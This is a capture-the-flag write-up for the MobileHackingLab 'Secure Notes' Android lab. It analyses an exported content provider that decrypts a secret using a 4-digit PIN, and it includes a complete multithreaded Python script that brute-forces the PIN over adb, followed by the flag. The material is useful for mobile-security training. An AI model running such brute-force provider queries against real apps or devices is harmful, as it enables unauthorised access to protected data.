
Mobile Hacking Lab - Secure Notes Writeup

Hello, in today’s writeup, I will walk you through Secure Notes lab MobileHackingLab.
In this lab we will explore how to analyze an Android Content Provider and exploit it to obtain a PIN code and get the flag.
To understand what a Content Provider is in more detail, you can explore it in the Android Component tutorial.
First, let’s run the app in an Android emulator to examine its runtime behavior and get an overview.
We can see it just asks for a PIN.

Let’s start by analyzing the code using JADX-GUI.

We can see it contains one activity (MainActivity) and an interesting content provider called SecretDataProvider exported as true.
In line 45, the full provider line is:
<provider android:name="com.mobilehackinglab.securenotes.SecretDataProvider" android:enabled="true" android:exported="true" android:authorities="com.mobilehackinglab.securenotes.secretprovider"/>


If we move to MainActivity, we can see it contains some implementation related to the UI and, at the end, a querySecretProvider function, but the implementation is obfuscated.
So, let’s move to the SecretDataProvider content provider.
We can see that it contains query() operation which is the only one contains implementation, so we can read only from content provider.


query() Analysis:
- Checks that the URI is not null.
- Checks that
selectionis not null and equal topin=<value>. - Removes
pin=. - Checks that the value of the PIN is 4 digits.
- Passes the value to the
decryptSecret()function.
Back at the top of the content provider, we can see it first opens and loads a config.properties file located in assets/. Then it base64-decodes the encryptedSecret, salt, and iv, and stores them.

config.properties

Scroll down to decryptSecret(String pin) and you will find that it uses AES encryption with an IV and salt and takes the PIN value to decrypt the encryptedSecret.

Now we need to send a valid PIN to the content provider to decrypt the encryptedSecret.

So, we need to brute-force the PIN code.
#!/usr/bin/env python3
"""
Multithreaded adb brute-force for 4-digit PINs from 1111 to 9999.

Requirements:
 - adb in PATH
 - an Android device/emulator connected and accessible via adb

Behavior:
 - If adb stdout contains "No result found." prints: "pin: <pin>"
 - Otherwise prints: "pin: <pin> <result>"
"""

import subprocess
import concurrent.futures
import threading

# Configuration
START_PIN = 1111
END_PIN = 9999
THREADS = 60             # adjust for your machine/device. 20-100 is common; lower if adb fails.
ADB_CMD_BASE = [
    "adb", "shell", "content", "query",
    "--uri", "content://com.mobilehackinglab.securenotes.secretprovider",
    "--where"
]
# Lock for thread-safe printing
print_lock = threading.Lock()

def try_pin(pin: int, timeout: float = 6.0) -> None:
    """
    Try a single PIN by running adb content query.
    Prints output according to the rules.
    """
    where_clause = f"pin={pin}"
    cmd = ADB_CMD_BASE + [where_clause]

    try:
        proc = subprocess.run(cmd, capture_output=True, text=True, timeout=timeout)
        stdout = proc.stdout.strip()
        stderr = proc.stderr.strip()

        # Combine meaningful output text (prefer stdout; include stderr if present)
        combined = stdout if stdout else stderr

        # Normalize newlines/spaces
        combined_clean = " ".join(combined.split())

        # Check for "No result found." exactly as in adb output
        if "No result found." in combined_clean:
            with print_lock:
                print(f"pin: {pin}")
        else:
            # If empty (no stdout/stderr), still print something to know it was tried
            result_display = combined_clean if combined_clean else "<no output>"
            with print_lock:
                print(f"pin: {pin} {result_display}")

    except subprocess.TimeoutExpired:
        with print_lock:
            print(f"pin: {pin} <timeout>")
    except Exception as e:
        with print_lock:
            print(f"pin: {pin} <error: {e}>")

def main():
    pins = range(START_PIN, END_PIN + 1)

    print(f"Starting brute force from {START_PIN} to {END_PIN} using {THREADS} threads...")
    # Use ThreadPoolExecutor for IO-bound tasks
    with concurrent.futures.ThreadPoolExecutor(max_workers=THREADS) as exe:
        futures = [exe.submit(try_pin, p) for p in pins]
        # wait for all to finish (this will also propagate exceptions in worker if any)
        for fut in concurrent.futures.as_completed(futures):
            # we don't need the result (function prints directly), but ensure exceptions are raised here:
            try:
                fut.result()
            except Exception as e:
                # Already handled inside try_pin; just in case
                with print_lock:
                    print(f"<worker exception: {e}>")

    print("Brute force finished.")

if __name__ == "__main__":
    main()

Flag: CTF{D1d__y0u_gu3ss_1t!1?}